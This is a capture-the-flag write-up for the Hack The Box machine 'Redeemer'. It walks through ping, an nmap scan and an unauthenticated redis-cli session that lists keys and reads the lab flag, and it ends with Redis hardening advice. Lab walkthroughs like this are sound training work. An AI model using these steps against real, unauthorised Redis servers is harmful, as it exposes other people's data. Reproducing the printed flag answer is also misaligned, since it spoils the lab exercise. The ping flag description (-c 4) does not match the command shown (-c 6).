Redeemer Notes

Objective:

- The objective was to identify and exploit vulnerabilities within the **Redeemer** machine on Hack The Box and retrieve a flag to submit.

Tools Used:

I utilized the following tools during the penetration test:


- **Nmap:** A powerful network scanning tool used for network discovery and security auditing.
- **Redis-CLI:** A command-line interface for interacting with a Redis database.
- **Ping:** A basic network tool used to check connectivity between the attacker machine and the target.

Methodology:

Information Gathering (Reconnaissance):

Ping the machine:

I started off by checking if the target machine was reachable by pinging its IP address:



```
┌──(venombyte㉿kali)-[~/Documents/HackTheBox]
└─$ ping -c 6 10.129.169.178
PING 10.129.169.178 (10.129.169.178) 56(84) bytes of data.
64 bytes from 10.129.169.178: icmp_seq=1 ttl=63 time=736 ms
64 bytes from 10.129.169.178: icmp_seq=2 ttl=63 time=248 ms
64 bytes from 10.129.169.178: icmp_seq=3 ttl=63 time=270 ms
64 bytes from 10.129.169.178: icmp_seq=4 ttl=63 time=293 ms
64 bytes from 10.129.169.178: icmp_seq=5 ttl=63 time=521 ms
64 bytes from 10.129.169.178: icmp_seq=6 ttl=63 time=443 ms

--- 10.129.169.178 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5003ms
rtt min/avg/max/mdev = 247.536/418.461/735.595/172.588 ms
```


- **ping:** Sends ICMP echo request packets to the specified IP address to verify if the host is reachable.
- **-c 4:** Sends 4 ping requests and then stops.
- **10.129.169.178:** This is the IP address of the target machine.

The target machine responded to the ping, confirming it was online.

Network Scanning:

Nmap scan:

Next, I conducted an Nmap scan to identify open ports and services using the following command:



```
┌──(venombyte㉿kali)-[~/Documents/HackTheBox]
└─$ sudo nmap -sC -sV -p 3306,5432,6379 -oN redeemer_scan2.txt 10.129.169.178

[sudo] password for venombyte:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-12 04:23 CDT
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Nmap scan report for 10.129.169.178
Host is up (0.29s latency).

PORT     STATE  SERVICE    VERSION
3306/tcp closed mysql
5432/tcp closed postgresql
6379/tcp open   redis      Redis key-value store 5.0.7

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.86 seconds
```

- **-sC:** Runs default Nmap scripts for basic service enumeration.
- **-sV:** Attempts to determine the version of the services running on the open ports.
- **-p 3306,5432,6379:** Scans the most common database ports (MySQL, PostgreSQL, Redis).
- **-oN redeemer_scan2.txt:** Saves the scan results to a file for later analysis.

Nmap Results:

- Port **6379** (Redis) was found open, indicating the presence of a Redis database.

```
6379/tcp open   redis      Redis key-value store 5.0.7
```

Exploitation:

Connecting to the Redis Server:

After identifying the Redis service, I connected to the Redis server using the following command:

```
redis-cli -h 10.129.169.178 -p 6379
```


- **redis-cli:** A command-line tool used to interact with the Redis server.
- **-h 10.129.169.178:** Specifies the IP address of the target machine.
- **-p 6379:** Specifies the Redis port.

Once connected, I proceeded to list all keys in the Redis database:

```
keys *
```

This command revealed several keys:

```
1) "stor"
2) "numb"
3) "flag"
4) "temp"
```



```
┌──(venombyte㉿kali)-[~/Documents/HackTheBox]
└─$ redis-cli -h 10.129.169.178 -p 6379
10.129.169.178:6379> keys *
1) "stor"
2) "numb"
3) "flag"
4) "temp"
10.129.169.178:6379> get flag
"03e1d2b376c37ab3f5319922053953eb"
10.129.169.178:6379>
10.129.169.178:6379> exit
```

Retrieving the flag:

I then retrieved the value of the `flag` key using the following command:

```
get flag
```

The result was the flag, which is an MD5 hash:

```
"03e1d2b376c37ab3f5319922053953eb"
```

Conclusion:

- The **Redeemer** machine highlights the potential vulnerabilities of misconfigured Redis databases, particularly when sensitive information, such as flags, is stored in unsecured databases.
- Exposing Redis to the internet without any authentication or proper security configurations allows attackers to connect and potentially extract sensitive data.

Recommendations for Securing Redis (Port 6379):

To protect Redis from unauthorized access, the following security measures are recommended:

- **Bind Redis to Localhost:** Configure Redis to listen only on `localhost` (`127.0.0.1`) to prevent external access.
- **Authentication:** Enable Redis authentication by setting a strong password in the Redis configuration file.

- **Firewall Rules:** Use firewalls to block access to the Redis port (6379) from unauthorized IP addresses.
- **Update Redis:** Ensure that Redis is updated to the latest version to patch known vulnerabilities.
- **Limit User Access:** Avoid storing sensitive information like flags or passwords in Redis without proper encryption.